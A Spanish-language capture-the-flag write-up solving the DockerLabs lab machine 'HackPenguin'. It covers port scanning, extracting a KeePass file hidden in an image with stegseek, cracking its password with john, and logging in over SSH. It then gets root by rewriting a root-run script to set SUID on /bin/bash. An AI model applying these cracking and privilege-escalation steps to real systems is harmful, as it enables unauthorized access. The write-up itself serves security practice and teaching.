DockerLabs Writeup HackPenguin
HackPenguin, es una maquina Linux de dificultad Medio de la plataforma DockerLabs, donde se puede practicar Estenografía, crack de hash y escalada de privilegios mediante un script de bash.
Reconocimiento
Comenzando con nmap para descubrir los puertos abiertos
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.88.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 17:28 -03
Initiating ARP Ping Scan at 17:28
Scanning 10.88.0.2 [1 port]
Completed ARP Ping Scan at 17:28, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:28
Scanning 10.88.0.2 [65535 ports]
Discovered open port 80/tcp on 10.88.0.2
Discovered open port 22/tcp on 10.88.0.2
Completed SYN Stealth Scan at 17:28, 0.80s elapsed (65535 total ports)
Nmap scan report for 10.88.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2024-08-01 17:28:39 -03 for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 76:17:5E:C1:9F:DF (Unknown)
Vemos que tenemos el puerto 22 y el 80, haremos un escaneo mas exhaustivo para ver que tenemos en estos dos puertos
❯ nmap -p22,80 -sCV 10.88.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 17:33 -03
Nmap scan report for 10.88.0.2
Host is up (0.000071s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fa:13:95:24:c7:08:e8:36:51:6d:ab:b2:e5:3e:3b:da (ECDSA)
|_  256 e2:f3:81:1f:7d:d0:ea:ed:e0:c6:38:11:ed:95:3a:38 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 76:17:5E:C1:9F:DF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
Veremos que nos reporta whatweb respecto a las tecnologías que corren por detrás de la pagina web
❯ whatweb http://10.88.0.2
http://10.88.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.88.0.2], Title[Apache2 Ubuntu Default Page: It works]

Vemos un defalut page de Apache2 iremos a comprobar esto, efectivamente tenemos la pagina por defecto de Apache
Utilizaremos gobuster para descubrir directorio o archivo existentes , vemos que con extensiones de archivos nos descubre penguin.htm y index.html
❯ gobuster dir -u http://10.88.0.2 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,backup,zip,.back
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.88.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,backup,zip,back
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10671]
/.html                (Status: 403) [Size: 274]
/penguin.html         (Status: 200) [Size: 342]
/.html                (Status: 403) [Size: 274]
Progress: 334960 / 1323360 (25.31%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 339902 / 1323360 (25.68%)

No vemos mas que una imagen de pingüinos, por lo tanto descargamos la imagen y ver si esconde algo.
le pasamos steghide para extraer los datos, pero como nos pide una contraseña lo intentaremos crackear con stegseek
steghide extract -sf penguin.jpg
Anotar salvoconducto:
steghide: no pude extraer ningn dato con ese salvoconducto!
Vemos que conseguimos la contraseña para poder ver lo que esta escondiendo por detrás de esta imagen
❯ stegseek --crack penguin.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"

[i] Original filename: "penguin.kdbx".
[i] Extracting to "penguin.jpg.out".
Vemos que por destras habia un archivo con extension kdbx y la passphrase era chocolate. Si probamos esa pass en keepassxc veremos que nos da error, por lo tanto intentaremos crackear la contraseña del archivo KeePass.
Una vez tenemos el hash podemos intentar crackearlo con john
❯ keepass2john penguin.kdbx > hash
Conseguimos la contraseña por lo que ahora nos vamos a dirigir a keepassxc
 ❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (penguin)
1g 0:00:00:00 DONE (2024-08-01 18:54) 4.347g/s 139.1p/s 139.1c/s 139.1C/s 654321..butterfly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Abrimos keepassxc pasandole el archivo penguin.kdbx

Ahora con esta contraseña intentaremos conectarnos por SSH
❯ ssh penguin@10.88.0.2
Last login: Sun Apr 14 08:24:53 2024 from 172.17.0.1
$ whoami
penguin
penguin@b946ad863458:~$ hostname -I
10.88.0.2
Ahora toca escalar Privilegios
Privilege Escalation
En un principimos, no tenemos privilegios SUID, no pertenecemos a ningun grupo especial o tenemos permisos SUID, lo que si encontramos es un script.sh que le pertenece a root pero se encuentra en nuestro directorio personal y vemos que lo podemos ejecutar, leer y modificar.
penguin@b946ad863458:~$ ls
archivo.txt  script.sh
penguin@b946ad863458:~$ ls -la
total 4
drwxrwxrwx 1 root    root        34 Aug  1 22:12 .
drwxr-xr-x 1 root    root        22 Apr 15 07:22 ..
drwx------ 1 penguin hackpenguin 40 Aug  1 22:12 .cache
-rwxrwxrwx 1 root    root         0 Aug  1 22:17 archivo.txt
-rwxrwxrwx 1 root    root        56 Apr 15 07:26 script.sh
si vemos los procesos que se están ejecutando vemos que root esta ejecutando el script.sh

Por lo tanto vamos a cambiar el contenido de este script y cambiarlo asi root cuando ejecute el script nos cambia los permisos de la bash, primero vemos que permisos tiene la bash
penguin@b946ad863458:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
En el script introducimos lo siguiente
#!/bin/bash

chmod u+s /bin/bash
echo 'pinguino no hackeable' > archivo.txt
Ahora si vemos los permisos de la bash vermos que cambio SUID
penguin@b946ad863458:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
Ahora solo hacemos bash -p(privilege) y veremos que nos otorga una bash como root
penguin@b946ad863458:~$ bash -p
bash-5.1# whoami
root